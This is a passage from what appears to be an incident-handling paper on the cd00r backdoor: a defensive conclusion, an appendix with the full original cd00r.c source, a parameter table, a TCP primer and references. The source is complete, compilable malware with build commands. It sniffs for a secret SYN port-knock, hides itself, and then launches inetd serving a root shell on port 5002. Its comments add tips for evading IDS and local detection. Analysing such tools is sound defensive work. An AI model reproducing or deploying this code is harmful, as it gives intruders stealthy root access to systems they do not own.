  TIP: If the incident created organizational tension or conflict, consider using an impartial third party to act as a mediator during follow-up meetings.

Conclusion

Despite its simplicity, cd00r represents the beginning of a new class of malicious code. It would be imprudent to assume that future backdoors, Trojans and rootkits will not use the stealth techniques of cd00r.

Therefore, the best defense an organization can adopt is to take proactive measures to prevent a system compromise from occurring to begin with. This will ensure a more practical, holistic approach to preventing an entire class of malicious code, as opposed to a specific threat.

Ironically, a good proactive measure is to have strong and planned reactive means, in the form of an incident handling capability. This includes the adoption of proven information security operational practices, and the formation of a formal incident handling team. The team must be trained and empowered to prepare for, identify, contain, eradicate, and recover from an incident in an accurate, yet timely manner. The team must also conduct follow-up activities to learn from mistakes and improve the capability for the future.

With this strategy in hand, an organization, ultimately, will be prepared to handle any security incident, such that damages will be averted or reduced, and normal business operations will be assured to continue.

Appendix A: Original cd00r.c

```
/* cdoor.c
 * packet coded backdoor
 *
 * FX of Phenoelit <fx@phenoelit.de>
 * http://www.phenoelit.de/
 * (c) 2k
 *
 * $Id: cd00r.c,v 1.3 2000/06/13 17:32:24 fx Exp fx $
 *
 *
    'cd00r.c' is a proof of concept code to test the idea of a
    completely invisible (read: not listening) backdoor server.

    Standard backdoors and remote access services have one major problem:
    The port's they are listening on are visible on the system console as
    well as from outside (by port scanning).

    The approach of cd00r.c is to provide remote access to the system without
    showing an open port all the time. This is done by using a sniffer on the
    specified interface to capture all kinds of packets. The sniffer is not
    running in promiscuous mode to prevent a kernel message in syslog and
    detection by programs like AnitSniff.
    To activate the real remote access service (the attached code starts an
    inetd to listen on port 5002, which will provide a root shell), one has to
    send several packets (TCP SYN) to ports on the target system. Which ports
    in which order and how many of them can be defined in the source code.

    When port scanning the target, no open port will show up because there is
    no service listening. After sending the right SYN packets to the system,
    cd00r starts the listener and the port(s) is/are open. One nice side effect
    is, that cd00r does not care whenever the port used as code is open or not.
    Services running on ports used as code are still fully functional, but it's
    not a very good idea to use these ports as explained later.

    The best way to send the required SYN packets to the system is
    the use of nmap:
    ./nmap -sS -T Polite -p<port1>,<port2>,<port3>  <target>
    NOTE: the Polite timing ensures, that nmap sends the packets serial as
    defined.

    Details:
    Prevention of local detection is done by several things:
    First of all, the program gives no messages et all. It accepts only one
    configurable command line option, which will show error messages for
    the sniffer functions and other initialization stuff before
    the first fork().
    All configuration is done in the first part of the source code as #defines.
    This leaves the target system without configuration files and the process
    does not show any command line options in the process table. When renaming
    the binary file to something like 'top', it is nearly invisible.

    The sniffer part of the code uses the LBNL libpcap and it's good filter
    functionality to prevent uninteresting traffic from entering the much
    slower test functions. By selecting higher, usually not used, ports as
    part of the code, the sniffer consumes nearly no processing time et all.

    Prevention of remote detection is primary the responsibility of the
    'user'. By selecting more then 8 ports in changing order and in the
    higher range (>20000), it is nearly impossible to brute force these
    without rendering the system useless.
    Several configurable options support the defense against remote attacks:
    cd00r can look at the source address and (if defined) resets the code if
    a packet from another location arrives. By not using this function, one
    can activate the remote shell by sending the right packets from several
    systems, hereby flying below the IDS radar.
```

```
    Another feature is to reset or not reset the list of remaining ports
    (code list), if a false packet arrives. On heavy loaded systems this
    can happen often and would prevent the authorized sender to activate
    the remote shell. Again, when flying below the IDS radar, such
    functionality can be counterproductive because the usual way to
    prevent detection by an IDS is to send packets with long delays.

    What action cd00r actually takes is open to the user. The function
    cdr_open_door() is called without any argument. It fork()s twice
    to prevent zombies. Just add your code after the fork()s.

    The functionality outlined in these lines of terrific C source can
    be used for booth sides of the security game. If you have a system
    somewhere in the wild and you don't like to show open ports (except
    the usual httpd ;-) to the world, you may consider some modifications,
    so cd00r will provide you with a running ssh.
    On the other hand, one may like to create a backchanel, therefor never
    providing any kind of listening port on the system.

    Even the use of TCP SYN packets is just an example. Using the sniffer,
    one can easily change the opening conditions to something like two SYN, one
    ICMP echo request and five UDP packets. I personally like the TCP/SYN stuff
    because it has many possible permutations without changing the code.

 Compile it as:

 gcc -o <whatever> -I/where/ever/bpf -L/where/ever/bpf cd00r.c -lpcap

 of for some debug output:

 gcc -DDEBUG -o <whatever> -I/where/ever/bpf -L/where/ever/bpf cd00r.c -lpcap

 */


/* cd00r doesn't use command line arguments or a config file, because this
 * would provide a pattern to look for on the target systems
 *
 * instead, we use #defines to specifiy variable parameters such as interface
 * to listen on and perhaps the code ports
 */

/* the interface tp "listen" on */
#define CDR_INTERFACE         "eth0"
/* the address to listen on. Comment out if not desired
 * NOTE: if you don't use CDR_ADDRESS, traffic FROM the target host, which
 *       matches the port code also opens the door*/
/* #define CDR_ADDRESS        "192.168.1.1"  */

/* the code ports.
 * These are the 'code ports', which open (when called in the right order) the
 * door (read: call the cdr_open_door() function).
 * Use the notation below (array) to specify code ports. Terminate the list
 * with 0 - otherwise, you really have problems.
 */
#define CDR_PORTS             { 200,80,22,53,3,00 }

/* This defines that a SYN packet to our address and not to the right port
 * causes the code to reset. On systems with permanent access to the internet
 * this would cause cd00r to never open, especially if they run some kind of
 * server. Additional, if you would like to prevent an IDS from detecting your
 * 'unlock' packets as SYN-Scan, you have to delay them.
 * On the other hand, not resetting the code means that
 * with a short/bad code the chances are good that cd00r unlocks for some
 * random traffic or after heavy portscans. If you use CDR_SENDER_ADDR these
 * chances are less.
 *
 * To use resets, define CDR_CODERESET
 */
#define CDR_CODERESET
```

```
/* If you like to open the door from different addresses (e.g. to
 * confuse an IDS), don't define this.
 * If defined, all SYN packets have to come from the same address. Use
 * this when not defining CDR_CODERESET.
 */
#define CDR_SENDER_ADDR

/* this defines the one and only command line parameter. If given, cd00r
 * reports errors befor the first fork() to stderr.
 * Hint: don't use more then 3 characters to pervent strings(1) fishing
 */
#define CDR_NOISE_COMMAND     "noi"


/************************************************************************
 * Nothing to change below this line (hopefully)
 ************************************************************************/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <signal.h>
#include <netinet/in.h>                 /* for IPPROTO_bla consts */
#include <sys/socket.h>                 /* for inet_ntoa() */
#include <arpa/inet.h>                  /* for inet_ntoa() */
#include <netdb.h>                    /* for gethostbyname() */
#include <sys/types.h>                /* for wait() */
#include <sys/wait.h>                 /* for wait() */

#include <pcap.h>
#include <net/bpf.h>

#define ETHLENGTH     14
#define IP_MIN_LENGTH  20
#define CAPLENGTH     98



struct iphdr {
        u_char  ihl:4,          /* header length */
        version:4;                /* version */
        u_char  tos;            /* type of service */
        short   tot_len;        /* total length */
        u_short id;             /* identification */
        short   off;            /* fragment offset field */
        u_char  ttl;            /* time to live */
        u_char  protocol;       /* protocol */
        u_short check;          /* checksum */
        struct  in_addr saddr;
       struct  in_addr daddr;  /* source and dest address */
};

struct tcphdr {
        unsigned short int    src_port;
       unsigned short int    dest_port;
        unsigned long int     seq_num;
        unsigned long int     ack_num;
       unsigned short int    rawflags;
        unsigned short int    window;
        long int              crc_a_urgent;
        long int              options_a_padding;
};

/* the ports which have to be called (by a TCP SYN packet), before
 * cd00r opens
 */
unsigned int   cports[] = CDR_PORTS;
int            cportcnt = 0;
/* which is the next required port ? */
int            actport = 0;
```

```
#ifdef CDR_SENDER_ADDR
/* some times, looking at sender's address is desired.
 * If so, sender's address is saved here */
struct in_addr sender;
#endif CDR_SENDER_ADDR

/********
 * cdr_open_door() is called, when all port codes match
 * This function can be changed to whatever you like to do when the system
 * accepts the code
 ********/
void cdr_open_door(void) {
    FILE       *f;

    char       *args[] = {"/usr/sbin/inetd","/tmp/.ind",NULL};

    switch (fork()) {
        case -1:
#ifdef DEBUG
            printf("fork() failed ! Fuck !\n");
#endif DEBUG
            return;
        case 0:
            /* To prevent zombies (inetd-zombies look quite stupid) we do
             * a second fork() */
            switch (fork()) {
               case -1: _exit(0);
               case 0: /*that's fine */
                        break;
               default: _exit(0);
            }
             break;

        default:
             wait(NULL);
             return;
    }

    if ((f=fopen("/tmp/.ind","a+t"))==NULL) return;
    fprintf(f,"5002  stream  tcp     nowait  root    /bin/sh  sh\n");
    fclose(f);

    execv("/usr/sbin/inetd",args);
#ifdef DEBUG
    printf("Strange return from execvp() !\n");
#endif DEBUG
    exit (0);

}


/* error function for pcap lib */
void capterror(pcap_t *caps, char *message) {
    pcap_perror(caps,message);
    exit (-1);
}

/* signal counter/handler */
void signal_handler(int sig) {
    /* the ugly way ... */
    _exit(0);
}

void *smalloc(size_t size) {
    void       *p;

    if ((p=malloc(size))==NULL) {
        exit(-1);
    }
    memset(p,0,size);
    return p;
```

```
}


/* general rules in main():
 *      - errors force an exit without comment to keep the silence
 *      - errors in the initialization phase can be displayed by a
 *        command line option
 */
int main (int argc, char **argv) {

    /* variables for the pcap functions */
#define CDR_BPF_PORT   "port "
#define CDR_BPF_ORCON  " or "
    char              pcap_err[PCAP_ERRBUF_SIZE]; /* buffer for pcap errors */
    pcap_t            *cap;                       /* capture handler */
    bpf_u_int32       network,netmask;
    struct pcap_pkthdr        *phead;
    struct bpf_program        cfilter;                  /* the compiled filter */
    struct iphdr      *ip;
    struct tcphdr     *tcp;
    u_char            *pdata;
    /* for filter compilation */
    char              *filter;
    char              portnum[6];
    /* command line */
    int               cdr_noise = 0;
    /* the usual int i */
    int               i;
    /* for resolving the CDR_ADDRESS */
#ifdef CDR_ADDRESS
    struct hostent    *hent;
#endif CDR_ADDRESS



    /* check for the one and only command line argument */
    if (argc>1) {
        if (!strcmp(argv[1],CDR_NOISE_COMMAND))
            cdr_noise++;
        else
            exit (0);
    }

    /* resolve our address - if desired */
#ifdef CDR_ADDRESS
    if ((hent=gethostbyname(CDR_ADDRESS))==NULL) {
        if (cdr_noise)
            fprintf(stderr,"gethostbyname() failed\n");
        exit (0);
    }
#endif CDR_ADDRESS

    /* count the ports our user has #defined */
    while (cports[cportcnt++]);
    cportcnt--;
#ifdef DEBUG
    printf("%d ports used as code\n",cportcnt);
#endif DEBUG

    /* to speed up the capture, we create an filter string to compile.
     * For this, we check if the first port is defined and create it's filter,
     * then we add the others */

    if (cports[0]) {
        memset(&portnum,0,6);
        sprintf(portnum,"%d",cports[0]);
        filter=(char *)smalloc(strlen(CDR_BPF_PORT)+strlen(portnum)+1);
        strcpy(filter,CDR_BPF_PORT);
        strcat(filter,portnum);
    } else {
        if (cdr_noise)
```

```
            fprintf(stderr,"NO port code\n");
        exit (0);
    }

    /* here, all other ports will be added to the filter string which reads
     * like this:
     * port <1> or port <2> or port <3> ...
     * see tcpdump(1)
     */

    for (i=1;i<cportcnt;i++) {
        if (cports[i]) {
            memset(&portnum,0,6);
            sprintf(portnum,"%d",cports[i]);
            if ((filter=(char *)realloc(filter,
                            strlen(filter)+
                            strlen(CDR_BPF_PORT)+
                            strlen(portnum)+
                            strlen(CDR_BPF_ORCON)+1))
                    ==NULL) {
                if (cdr_noise)
                    fprintf(stderr,"realloc() failed\n");
                exit (0);
            }
            strcat(filter,CDR_BPF_ORCON);
            strcat(filter,CDR_BPF_PORT);
            strcat(filter,portnum);
        }
    }

#ifdef DEBUG
    printf("DEBUG: '%s'\n",filter);
#endif DEBUG

    /* initialize the pcap 'listener' */
    if (pcap_lookupnet(CDR_INTERFACE,&network,&netmask,pcap_err)!=0) {
        if (cdr_noise)
            fprintf(stderr,"pcap_lookupnet: %s\n",pcap_err);
        exit (0);
    }

    /* open the 'listener' */
    if ((cap=pcap_open_live(CDR_INTERFACE,CAPLENGTH,
                    0,  /*not in promiscuous mode*/
                    0,  /*no timeout */
                    pcap_err))==NULL) {
        if (cdr_noise)
            fprintf(stderr,"pcap_open_live: %s\n",pcap_err);
        exit (0);
    }

    /* now, compile the filter and assign it to our capture */
    if (pcap_compile(cap,&cfilter,filter,0,netmask)!=0) {
        if (cdr_noise)
            capterror(cap,"pcap_compile");
        exit (0);
    }
    if (pcap_setfilter(cap,&cfilter)!=0) {
        if (cdr_noise)
            capterror(cap,"pcap_setfilter");
        exit (0);
    }

    /* the filter is set - let's free the base string*/
    free(filter);
    /* allocate a packet header structure */
    phead=(struct pcap_pkthdr *)smalloc(sizeof(struct pcap_pkthdr));

    /* register signal handler */
    signal(SIGABRT,&signal_handler);
    signal(SIGTERM,&signal_handler);
```

```
    signal(SIGINT,&signal_handler);

    /* if we don't use DEBUG, let's be nice and close the streams */
#ifndef DEBUG
    fclose(stdin);
    fclose(stdout);
    fclose(stderr);
#endif DEBUG

    /* go daemon */
    switch (i=fork()) {
        case -1:
            if (cdr_noise)
                fprintf(stderr,"fork() failed\n");
            exit (0);
            break;     /* not reached */
        case 0:
            /* I'm happy */
            break;
        default:
            exit (0);
    }

    /* main loop */
    for(;;) {
        /* if there is no 'next' packet in time, continue loop */
        if ((pdata=(u_char *)pcap_next(cap,phead))==NULL) continue;
        /* if the packet is to small, continue loop */
        if (phead->len<=(ETHLENGTH+IP_MIN_LENGTH)) continue;

        /* make it an ip packet */
        ip=(struct iphdr *)(pdata+ETHLENGTH);
        /* if the packet is not IPv4, continue */
        if ((unsigned char)ip->version!=4) continue;
        /* make it TCP */
        tcp=(struct tcphdr *)(pdata+ETHLENGTH+((unsigned char)ip->ihl*4));

        /* FLAG check's - see rfc793 */
        /* if it isn't a SYN packet, continue */
        if (!(ntohs(tcp->rawflags)&0x02)) continue;
        /* if it is a SYN-ACK packet, continue */
        if (ntohs(tcp->rawflags)&0x10) continue;

#ifdef CDR_ADDRESS
        /* if the address is not the one defined above, let it be */
        if (hent) {
#ifdef DEBUG
            if (memcmp(&ip->daddr,hent->h_addr_list[0],hent->h_length)) {
                printf("Destination address mismatch\n");
                continue;
            }
#else
            if (memcmp(&ip->daddr,hent->h_addr_list[0],hent->h_length))
                continue;
#endif DEBUG
        }
#endif CDR_ADDRESS

        /* it is one of our ports, it is the correct destination
         * and it is a genuine SYN packet - let's see if it is the RIGHT
         * port */
        if (ntohs(tcp->dest_port)==cports[actport]) {
#ifdef DEBUG
            printf("Port %d is good as code part %d\n",ntohs(tcp->dest_port),
                    actport);
#endif DEBUG
#ifdef CDR_SENDER_ADDR
            /* check if the sender is the same */
            if (actport==0) {
                memcpy(&sender,&ip->saddr,4);
            } else {
```

```
                if (memcmp(&ip->saddr,&sender,4)) { /* sender is different */
                    actport=0;
#ifdef DEBUG
                    printf("Sender mismatch\n");
#endif DEBUG
                    continue;
                }
            }
#endif CDR_SENDER_ADDR
            /* it is the rigth port ... take the next one
             * or was it the last ??*/
            if ((++actport)==cportcnt) {
                /* BINGO */
                cdr_open_door();
                actport=0;
            } /* ups... some more to go */
        } else {
#ifdef CDR_CODERESET
            actport=0;
#endif CDR_CODERESET
            continue;
        }
    } /* end of main loop */

    /* this is actually never reached, because the signal_handler() does the
     * exit.
     */
    return 0;
}
```

Appendix B: Original cd00r parameters

Define Parameter	Function
CDR_INTERFACE	A string that specifies the name of the interface to sniff with.
CDR_ADDRESS	A string that defines what IP address to listen on. If not defined, traffic from all IP addresses, including the loopback address, will be analyzed.
CDR_PORTS	An array of integers that defines the secret knock. The last number in the array must be zero (0).
CDR_CODERESET	If defined, the secret knock must be sent sequentially without any interruption from any other packets. As a result, the secret knock may need to be sent several times before the door is opened. If not defined, the secret knock will never reset and continuously wait for the next packet.
CDR_SENDER_ADDR	If defined, the secret knock must come from the same IP address. If not defined, then the secret knock packets can be sent from multiple addresses, including spoofed IP addresses.
CDR_NOISE_COMMAND	A predefined command line value that, if used when running cd00r, will cause it to be a little more verbose.

Appendix C: Internet Protocol Brief and TCP Flags

The Internet runs on a protocol suite called the Transmission Control Protocol/Internet Protocol (TCP/IP). This protocol is responsible for network communications between a variety of nodes, such as computers and network devices.

There several protocol components to TCP/IP. IP is a protocol that moves data between nodes. TCP and UDP are both sub-protocols of IP that move data between applications, although UDP is less reliable and also less complex. ICMP is a sub-protocol that sends error messages and other network diagnostic messages.

In order to setup a TCP connection, a sequence known as the Three-Way-Handshake must occur. An originating host requesting a connection sends a packet requesting synchronization (SYN) to another target host. The target host responds to the originating host with an acknowledgement (ACK) and a corresponding request for synchronization (SYN). Finally, the originating host responds with an acknowledgement (ACK) and the first chuck of data it wishes to transfer to the target host. The three-way hand shake is complete.

The SYN and ACK bits are known as control bits. There are several other control bits that can be added to a TCP header for flow control. The following is a table of possible control bits for a TCP header:

Value	Function
SYN	Request to Synchronize with a host
ACK	Acknowledgement
RST	Reset this Connection
PSH	The Push Function
FIN	Finish: no more data to be sent.
URG	Mark data as urgent

References

Printed Materials

Denning, Dorothy Elizabeth. *Information Warfare and Security*. Reading, Massachusetts: Addison Wesley Longman, Inc, 1999.

Ed Skoudis and Eric Cole. *GIAC GCIH Course Materials: Computer and Network Hacker Exploits.* The SANS Institute, 2001.

Herrmann, Debra S.. *A Practical Guide To Security Engineering and Information Assurance*. Boca Raton, Florida: Auerbach Publications, 2002.

Northcutt, Stephen et. al. *The SANS Institute: Computer Security Incident Handling Step By Step. Version 2.2.* The SANS Institute, 2001.

On-line Resources

Phenoelit. URL: http://www.phenoelit.de/ (July 2002)

SADoor Project Page. URL: http://cmn.listprojects.darklab.org/ (July 2002)

The TCPDUMP Group. URL: http://www.tcpdump.org (July 2002)

@stake Research Labs. URL: http://www.@stake.com/research/ (July 2002)

SecurityFocus. URL: http://www.securityfocus.com (July 2002)

Snort Project Page. URL: http://www.snort.org (July 2002)

Tripwire Project Page. URL: http://www.tripwire.org. (July 2002)

Computer Security Institute. URL: http://www.gocsi.org (July 2002)

Linux Magazine. URL: http://www.linux-mag.com (August 2002)

Nessus Project Page. URL: http://www.nessus.org (July 2002)

CERT Coordination Center Homepage. URL: http://www.cert.org (August 2002)

Australian Computer Emergency Response Team. URL: http://www.auscert.org.au/ (August 2002)

Endnotes

[i] Phenoelit. URL: http://www.phenoelit.de/ (July 2002)
[ii] SADoor Project Page. URL: http://cmn.listprojects.darklab.org/ (July 2002)

[iii] Denning, p. 184.
[iv] Pcap Manual Page. URL: http://www.tcpdump.org/pcap3_man.html (July 2002)
[v] The TCPDUMP Group. URL: http://www.tcpdump.org (July 2002)
[vi] Tcpdump man page. URL: http://www.tcpdump.org/tcpdump_man.html (July 2002)
[vii] Pcap Manual Page. (July 2002)
[viii] PCAP Tutorial. URL: http://www.tcpdump.org/pcap.htm (July 2002)
[ix] Ed Skoudis and Eric Cole. "Computer and Network Hacker Exploits." SANS GIAC Course Materials (2001).
[x] Phenoelit. URL: http://www.phenoelit.de/ (July 2002)
[xi] Pcap Manual Page. URL: http://www.tcpdump.org/pcap3_man.html (July 2002)
[xii] @stake Research Labs. URL: http://www.@stake.com/research/tools/index.html (July 2002)
[xiii] Wu-Ftpd File Globbing Heap Corruption Vulnerability CVE-2001-0550.
URL: http://online.securityfocus.com/bid/3581/info/ (July 2002)
[xiv] wu-ftpd 2.6.1 Exploit by zen-parse. URL: http://crash.ihug.co.nz/~Sneuro/woot-exploit.tar.gz (July 2002)
[xv] Ed Skoudis and Eric Cole. "Computer and Network Hacker Exploits." SANS GIAC Course Materials (2001).

[xvi] Snort Project Page. URL: http://www.snort.org (July 2002)
[xvii] Tripwire Project Page. URL: http://www.tripwire.org. (July 2002)
[xviii] "Sample warning banners." Computer Security Alert. June 1999. URL: http://www.gocsi.com/sampwarn.htm (July 2002)
[xix] Northcutt et. al., p. 5.
[xx] Frisch, Æleen. "Keeping Track of What Goes On: Part 1." Linux Magazine. September 2000. URL: http://www.linux-mag.com/2000-09/guru_01.html (August 2002)
[xxi] Nessus Project Page. URL: http://www.nessus.org (July 2002)
[xxii] "Intruder Detection Checklist." CERT Coordination Center. 20 July 1999. URL: http://www.cert.org/tech_tips/intruder_detection_checklist.html (July 2002)
[xxiii] "ResponseKits." www.incident-response.org.
URL: http://www.incident-response.org/irtoolkits.htm (July 2002)
[xxiv] Northcutt et. al., p. 28.
[xxv] Herrmann, p. 241.
[xxvi] Nessus Project Page. URL: http://www.nessus.org (July 2002)
[xxvii] CERT Coordination Center Homepage. URL: http://www.cert.org (August 2002)
[xxviii] Australian Computer Emergency Response Team
URL: http://www.auscert.org.au/ (August 2002)
[xxix] Herrmann, p. 237.